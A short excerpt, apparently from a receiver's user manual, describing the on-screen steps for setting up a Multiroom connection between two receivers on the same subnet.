
☑ YOUR RECEIVER HAS BEEN CONFIGURED CORRECTLY. PLEASE SELECT "SAVE" BUTTON.

Select YES button. An initial Multiroom screen will be presented indicating that an attempt to establish a connection with a Multiroom master device is made:



An attempt is being made to connect with nRecorder. Please wait.

Ignore any other screens such as the one indicating no Multiroom connection:



NO CONNECTION

There is no connection between receivers. Please note that both receivers of your Multiroom shall be connected to the same subnet.